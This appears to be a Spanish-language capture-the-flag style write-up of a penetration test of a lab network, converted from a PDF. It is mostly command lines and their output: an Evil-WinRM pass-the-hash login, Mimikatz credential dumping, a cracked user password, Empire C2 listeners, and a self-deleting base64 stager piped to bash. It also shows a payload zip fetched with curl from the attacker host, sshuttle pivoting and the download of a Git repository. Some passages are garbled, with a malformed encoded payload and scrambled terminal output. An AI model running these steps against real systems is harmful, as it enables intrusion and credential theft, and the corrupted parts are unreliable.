
  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> whoami
  git-serv@ju4nm4g0
  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> hostname
  git-serv
  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> whoami /groups

  GROUP INFORMATION

  Group Name                                     Type          SID          Attributes
  Everyone                                         Well-known group  S-1-1-0  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\Local account and member of Administrators group  Well-known group  S-1-5-114  Group used for deny only
  BUILTIN\Users                                     Alias          S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
  BUILTIN\Administrators                           Alias          S-1-5-32-544  Group used for deny only
  BUILTIN\Remote Management Users                 Alias          S-1-5-32-580  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\NETWORK                           Well-known group  S-1-5-2  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\Authenticated Users                Well-known group  S-1-5-11  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\This Organization                 Well-known group  S-1-5-15  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\Local account                     Well-known group  S-1-5-113  Mandatory group, Enabled by default, Enabled group
  NT AUTHORITY\NTLM Authentication               Well-known group  S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
  Mandatory Label\Medium Mandatory Level          Label          S-1-16-8192



  *Evil-WinRM* PS C:\Users\JU4NM4G0\Documents>
```

Ejecutando xfreerdp.




xfreerdp permite crear un recurso compartido en la máquina objetivo.






El recurso compartido cuenta con algunas herramientas útiles más adelante dentro de las más importantes esta mimikatz que parece ser ejecutada a través de power Shell.





Ahora podemos volcar todos los hashes de contraseñas locales de SAM usando:



Las credenciales de Thomas son:



Usuario: Thomas

Contraseña: i<3ruby

CrackStation · Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

02d90eda8f6b6b06c32d5f207831101f

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
02d90eda8f6b6b06c32d5f207831101f	LM	i<3ruby

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Command and Control

Como el objetivo de aprendizaje es manejar adecuadamente la herramienta Empire y su GUI starkiller sobre la red de Thomas, las versiones son instaladas manualmente. Se inicia el servidor y el cliente de la herramienta Empire.

Archivo Acciones Editar Vista Ayuda

[+] Initializing plugin...

[+] Doing custom initialization...

[+] Registering plugin with menu...

[+] Initializing plugin...

[+] Doing custom initialization...

[+] Loading websocketify server plugin

[+] Registering plugin with menu...

[+] Initializing plugin...

[+] Doing custom initialization...

[+] Loading Empire C# server plugin

[+] Registering plugin with menu...

[+] Initializing plugin...

[+] Doing custom initialization...

[+] Starting Empire RESTful API on 0.0.0.0:1337

[+] Starting Empire SocketID on 0.0.0.0:50000

[+] Empire RESTful API successfully started

[+] test-may connected to socketio

[+] Empire SocketID successfully started

[+] Client disconnected from socketio

Este es .NET Core 3.1.

Versión del SDK: 3.1.417

Telemetría

Las herramientas de .NET Core recopilan datos de uso para ayudarnos a mejorar su experiencia. Estos datos son anónimos. Microsoft los recopila y comparte con la comunidad. Puede optar por no participar en la telemetría si establece la variable de entorno DOTNET_CLI_TELEMETRY_OPTOUT en "1" o "true" mediante su shell favorito.

Lea más sobre la telemetría de las herramientas de la CLI de .NET Core: <https://aka.ms/dotnet-cli-telemetry>

Explora la documentación: <https://aka.ms/dotnet-docs>

Informe de los problemas y busca código fuente en GitHub: <https://github.com/dotnet/core>

Conozca las novedades: <https://aka.ms/dotnet-whats-new>

Más información sobre el certificado de desarrollador HTTPS instalado: <https://aka.ms/dotnet-core-https>

Escríba su primera aplicación: <https://aka.ms/first-net-core-app>

Microsoft (R) Build Engine versión 16.7.2+bd868d6f4 para .NET

Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Determinando los proyectos que se van a restaurar...

[+] Los proyectos cargados han sido restaurados exitosamente!

[+] empireadmin connected to socketio

Server > []

Connected: <https://localhost:1337> | 0 agent(s) | 1 unread message(s)

Desde aquí, debemos iniciar sesión en la API REST que implementamos anteriormente. De forma predeterminada, esto se ejecuta en <https://localhost:1337>, con un nombre de usuario de empireadmin y una contraseña de password123.

La configuración del listener es la siguiente.




Los Stagers son las cargas útiles de Empire. Se utilizan para conectarse de nuevo a los oyentes en espera, creando un agente cuando se ejecutan.

Este stager debe ser ejecutado desde la máquina objetivo, de manera que entramos con la llave privada anteriormente descargada, creamos un archivo apodado stager-JU4NM4G0-initial.sh también son otorgados permisos de lectura, lectura y de ejecución para que pueda ejecutarse sin problemas.

```
root@prod-serv: ~
Archivo Acciones Editar Vista Ayuda
GNOME nano 2.9.8
stager-JU4NM4G0-initial.sh
#!/bin/bash
echo "import sys,based64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aHR0c3QlIHV5cztpbXVcnGcmUsIHV1YnByb2RlczM7Y2lkID0gIn8zIC12Iz1881GdyZkAgIG10dGx1KCBlbmleY2ggfCBncmVwIC12I6dyZkAic0zID0g3VicJyV2zcyc5Qb3B1bihjb$'))" | base64 -d | bash
rm -f "$0"
exit
```

```
[root@prod-serv ~]# nano stager-JU4NM4G0-initial.sh
[root@prod-serv ~]# chmod +x stager-JU4NM4G0-initial.sh
[root@prod-serv ~]# ./stager-JU4NM4G0-initial.sh
[root@prod-serv ~]#
```





Se puede verificar que el agente está activo desde CLI Empire.

```
[Empire] Post-Exploitation Framework
[Version] 4.4.1 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
This build was released exclusively for Kali Linux | https://kali.org
REFRESH C

[EMPIRE] v1.0.0 | [cmd] | [Windows] | [Linux] | [Mac] | Username: 10.200.57.200 | Internal IP: 10.200.57.200 | Actions: [Edit] [Delete] [Details]
Rows per page: 15 | Page: 1 of 1

399 modules currently loaded
1 listeners currently active
0 agents currently active

[*] Connected to localhost
[+] New agent 1M0POD98 checked in
[*] Sending agent (stage 2) to 1M0POD98 at 10.200.57.200
(Empire) > agents

Agents
ID | Name | Language | Internal IP | Username | Process | PID | Delay | Last Seen | Listener
1 | 1M0POD98* | python | 10.200.57.200 | root | python3 | 1966 | 5/0.0 | 2022-03-22 16:04:11 -05 | Webserver
(5 seconds ago)

(Empire: agents) > █
```


El oyente `http_hop` crea archivos que contienen instrucciones para volver a conectarse a un oyente normal (generalmente HTTP) en nuestra máquina atacante. Para eso deben ser copiados en la máquina atacante y ejecutados con herramientas que atrapen el tráfico de datos como por ejemplo `burpsuite`.




El oyente http_hop fue configurado de la siguiente forma:

Puerto: 16000

Listener: Webserver



Lo siguiente es configurar el stager multi/launcher



Como la configuracion del Listener y el Stager queda guardada en archivos locales en Kali es requerido comprimirlos en un archivo .zip



```
[root@prod-serv hop-JU4NM4G0]# curl http://10.50.55.87/hop.zip -o hop.zip
  % Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload  Upload Total Spent   Left  Speed
100  2952  100  2952    0     0  8154      0 --:--:-- --:--:-- 8177
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]# guage
[root@prod-serv hop-JU4NM4G0]# vershell
[root@prod-serv hop-JU4NM4G0]# Rows per page: 15
[root@prod-serv hop-JU4NM4G0]# 1-1
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]# ls
hop.zip
[root@prod-serv hop-JU4NM4G0]# unzip hop.zip
```

Luego el archivo comprimido debe ser enviado a la máquina atacante la IP 10.200.57.200 para ser ejecutados localmente y así poder generar un agente sobre la IP 10.200.57.150.

El método para enviar el archivo comprimido hop.zip fue crear un servidor python localmente en Kali. Por otro lado, el método de descarga del archivo fue mediante el uso de la herramienta curl en la IP objetivo 10.200.57.200.

Para la ejecución del exploit generado por el stager en la maquina atacante hubo que generar la configuración del firewall y el puerto en el que se configuro el Listener, es decir, el puerto 16000.



```
[root@prod-serv hop-JU4NM4G0]# unzip hop.zip
Archive: hop.zip
  creating: admin/
  inflating: admin/get.php
  creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-JU4NM4G0]# ls
admin login news.php
[root@prod-serv hop-JU4NM4G0]# firewall-cmd --zone=public --add-port 16000/tcp
Warning: ALREADY_ENABLED: '16000:tcp' already in 'public'
success
[root@prod-serv hop-JU4NM4G0]# php -S 0.0.0.0:16000
PHP 7.2.24 Development Server started at Tue Mar 22 23:35:02 2022
Listening on http://0.0.0.0:16000
Document root is /root/hop-JU4NM4G0
Press Ctrl-C to quit.
[Tue Mar 22 23:35:58 2022] 10.200.57.150:50648 [200]: /admin/get.php
[Tue Mar 22 23:36:00 2022] 10.200.57.150:50650 [200]: /admin/get.php
[Tue Mar 22 23:36:01 2022] 10.200.57.150:50651 [200]: /news.php
[Tue Mar 22 23:36:08 2022] 10.200.57.150:50653 [200]: /admin/get.php
[Tue Mar 22 23:36:14 2022] 10.200.57.150:50655 [200]: /news.php
  ...ng: admin/get.php (deflated 67%)
  ...ng: admin/login.php (deflated 67%)
  ...ng: admin/news.php (deflated 67%)
(juansekali㉿kali)-[~/tmp/http_hop]
$ ls *.php (deflated 67%)
admin login news.php
python3 -m http.server 80
  ...HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
(juansekali㉿kali)-[~/tmp/http_hop].zip HTTP/1.1" 200 -
$ zip -r hop.zip *
zip I/O error: Permission denied
zip error: Could not create output file (hop.zip)

(juansekali㉿kali)-[~/tmp/http_hop]
$ sudo zip -r hop.zip *
[sudo] contraseña para juansekali:
  adding: admin/ (stored 0%)
  adding: admin/get.php (deflated 67%)
  adding: login/ (stored 0%)
  adding: login/process.php (deflated 67%)
  adding: news.php (deflated 67%)

(juansekali㉿kali)-[~/tmp/http_hop]
$ python3 -m http.server 80
  ...Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
  ...10.200.57.200 - - [22/Mar/2022 18:31:14] "GET /hop.zip HTTP/1.1" 200 -
  ...10.200.57.200 - - [22/Mar/2022 18:32:01] "GET /hop.zip HTTP/1.1" 200 -
  ...
```

Por último, hubo que copiar el exploit de starkiller en donde fue configurado el stager, este debe ser copiado como carga útil en burpsuite.



PC EXPLOTACIÓN

```
$ (juansekal@kali)-[~\Wreath]
$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bb01 -i 10.200.57.150 -s /opt/Empire/empire/server/data/module_source/situational_sensitivity/network/
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint 0x5 service not found.
Info: Using default connection timeout of 60 seconds
*evil-winrm* PS C:\Users\Administrator\Documents> hostname
git-serv
*evil-winrm* PS C:\Users\Administrator\Documents> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix  . : eu-west-1.compute.internal
  Link-local IPv6 Address . . . . . : fe80::ac00:2be1:3f0f:a81c%6
  IPv4 Address . . . . . : 10.200.57.150
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.200.57.1


```

```
*evil-winrm* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.57.100 -TopPorts 50
git-serv
Windows IP Configuration
  Ethernet adapter Ethernet:
    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::ac00:2be1:3f0f:a81c%6
    IPv4 Address . . . . . : 10.200.57.150
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.57.1

```

Es posible simplemente descargar el código fuente del sitio y revisarlo localmente, el archivo que contiene la información en el repositorio del sitio web está ubicado en la ruta C:\Gitstack\Repositories\Website.git. Para poder descargar el archivo se debe usar la evil-winrm.



```

Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
^CFailed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
c :
c : Keyboard interrupt: exiting.

[~] juansekali㉿kali:[~/Wreath]
└─$ sshuttle -r root@10.200.57.200 -ssh-cmd "ssh -i private_key" 10.200.57.0/24
→ 10.200.57.200
[Local sudo] Password:
Lo siento, prueba otra vez.
[Local sudo] Password:
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
[~] juansekali㉿kali:[~/Wreath]
└─$ mv 'C:\Gitstack\Repositories\Website.git' Website.git
[~] juansekali㉿kali:[~/Wreath]
└─$ ls
'Carga util- AV Evasion.png'          GAIJIN.png           private_key
'Carga util en la imagen.png'          GitTools           proxy_1.png
'CertUtil.png'                         hashes.png         proxy_2_foxy_proxy.png
'chisel.exe'                           nc.exe             'recurso compartido.png'
'copia de hash y boot key.png'         ncx64.png         'ruta de donde esta el servicio con permisos de escritura.png'
'curl.png'                            'Oyente_1.png'     sam.bak
'elevacion_2.png'                     'Permisos locales.png' 'servicio no predeterminados.png'
'elevacion de priv .png'              'Permisos totales.png' 'share 1.png'
'GAIJIN_2.png'                         powershell.png    'share 2.png'
[~] juansekali㉿kali:[~/Wreath]
└─$ Directory: C:\Gitstack\Repositories
          Mode LastWriteTime Length Name
          d--- 1/2/2021 7:05 PM Website.git
[~] juansekali㉿kali:[~/Wreath]
└─$ #Evil-WinRM# PS C:\Gitstack\Repositories> download C:\Gitstack\Repositories\Website.git e.git
Info: Downloading C:\Gitstack\Repositories\Website.git to ./C:\Gitstack\Repositories\Website.git
[~] juansekali㉿kali:[~/Wreath]
└─$ #Evil-WinRM# PS C:\Gitstack\Repositories> 
Info: Download successful!
[~] juansekali㉿kali:[~/Wreath]
└─$ 

```

